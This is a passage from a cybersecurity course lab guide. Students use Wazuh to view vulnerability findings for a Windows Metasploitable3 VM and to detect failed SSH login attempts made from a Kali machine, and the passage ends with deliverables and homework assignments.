


Figure 23 – The GNS3 environment from this example. Yours may be different.

1.14. Start your Windows Metasploitable

1.15. Navigate to the Windows Metasploitable3 VM

1.16. Open Powershell and run

```
NET START WazuhSvc
```

1.17. You should get a response similar to the figure below indicating that it's operational

```
PS C:\Users\vagrant> NET START WazuhSvc
The requested service has already been started.

More help is available by typing NET HELPMSG 2182.
```

Figure 24 – Powershell command and response from Metasploitable3 Windows

At this point in time, your environment should now be staged and fully operational. We will now explore Wazuh's vulnerability assessment feature, as well as its reporting capabilities by triggering some alarms.

1. Let's return to Kali to see the Wazuh Dashboard
2. The Wazuh Dashboard should now display two active agents




Figure 24 – Wazuh Dashboard showing two active agents

3. Let's delve into the Windows Metasploitable3 agent and view the results by clicking on the name
4. You should see something similar to this




Figure 25 – Wazuh results for Metasploitable3-Windows VM

5. Scroll down until you get to the vulnerability detection area

6. By default, when an agent is deployed, it will automatically conduct a vulnerability assessment within its endpoint and relay findings to the Wazuh dashboard for your inspection. This action facilitates patching (or exploitation, should the dashboard fall into the wrong hands)




Figure 26 – Vulnerabilities in our target VM by Wazuh agents

7. Click on CRITICAL, which brings you to the following view





Figure 27 – List of critical vulnerabilities


8. Select INVENTORY



agent.name	package.name	package.version	vulnerability.description	vulnerability.severity	vulnerability.id
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Windows Remote Desktop Lice...	Critical	CVE-2024-38077
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Windows Remote Desktop Lice...	Critical	CVE-2024-38074
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Microsoft Message Queuing (...	Critical	CVE-2023-36911
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Microsoft Message Queuing (...	Critical	CVE-2023-36910
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Microsoft Message Queuing (...	Critical	CVE-2023-35385
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Windows Routing and Remote ...	Critical	CVE-2023-35367
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Windows Routing and Remote ...	Critical	CVE-2023-35365
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Microsoft Message Queuing (...	Critical	CVE-2023-35349
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Microsoft Message Queuing (...	Critical	CVE-2023-32057
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Windows Pragmatic General M...	Critical	CVE-2023-29363
Metasploitable	Microsoft Windows Server 200...	6.1.7601	Windows Pragmatic General M...	Critical	CVE-2023-28250

Figure 28 – Inventory of critical vulnerabilities

9. Click on any of the vulnerability details for a more intimate glance (little magnifying glass to the left of each entry). They should look similar to this



Vulnerability details

t package.version	6.1.7601
t vulnerability.category	OS
t vulnerability.classification	CVSS
t vulnerability.description	Windows Remote Desktop Licensing Service Remote Code Execution Vulnerability
vulnerability.detected_at	Mar 2, 2025 @ 22:22:22.173
t vulnerability.enumeration	CVE
t vulnerability.id	CVE-2024-38077
vulnerability.published_at	Jul 9, 2024 @ 10:15:42.000
t vulnerability.reference	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-38077
t vulnerability.scanner.source	National Vulnerability Database
t vulnerability.scanner.vendor	Wazuh
# vulnerability.score.base	9.8
t vulnerability.score.version	3.1
t vulnerability.severity	Critical

Figure 28 – Details of one of the critical vulnerabilities

10. Shifting gears, click on the menu icon (top left of the screen, the three lines, click on the EXPLORE menu, then select DISCOVER)




Figure 29 – Discover Menu

11. The resulting screen from discover should look similar to this




Figure 30 – The results of the Discover menu

12. Observe that there are a lot of alerts. We will apply a filter so we can focus on what we need

12.1. Click the plus sign (+) next to Add Filter

12.2. You are going to use the mouse and scroll wheel to make the following selections:
FIELD – agent.name
OPERATOR – is
VALUE – metasploitable (or whatever you named your agent)

12.3. Click save. This ensures only events related to our metasploitable machine are visible, which is what we'll be "attacking" to generate log alerts




Figure 31 – Create a basic filtering rule

13. Open another terminal on the Kali VM

14. We are going to try a quick and simple SSH login "attack" against the Windows Metasploitable VM (you can try whatever username/password convo you'd like against it, it doesn't matter){Editor's Note- integrate Hydra here instead once we finalize the lab for it) try to ssh a couple times – Homework?)




Figure 32 – Showing SSH login attempts

15. Please return to the Wazuh dashboard where our filter is working

16. Hit the refresh button, and you'll see several events have been noted




Figure 33 – Showing details about login attempts

17. Click on the little drop-down arrow on the left-hand side to expand the alert's context for specifics (expanded document will become visible)



Figure 34 – Expanded alert details shown

18. Scroll down the now expanded metadata until you find the “data.win.system/message” header, and click on the little drop down arrow that appears when hovering over it. You can see the failed login attempts



Figure 35 – Showing the details of the failed login attempts

End of Lab

Deliverables

3 Screenshots are recommended to receive credit for completing the guided walk-through:

- Dashboard summary displaying two Wazuh agents are operational

- Metasploitable machine vulnerability details
- Expanded metadata for SSH alert

Homeworks

Assignment 1 – Add another device to Wazuh monitoring.

- Replace an existing VPCS with another VM running a Linux or Windows operating system
- Install the Wazuh agent on the new machine and perform a scan
- Allow SSH on the new VM and make sure that failed SSH logins also provide Wazuh alerts like the example above

Assignment 2 – Configure the MikroTik Router to send log information tot he Wazuh server

- Use the website https://wazuh.com/blog/monitoring-network-devices/ as a starting point for researching how to add Mikrotik log information to the Wazuh dashboard
- Run a scan on the dashboard
- Add the MicroTik router SSH alerts to Wazuh

RECOMMENDED GRADING CRITERIA: Same as deliverables

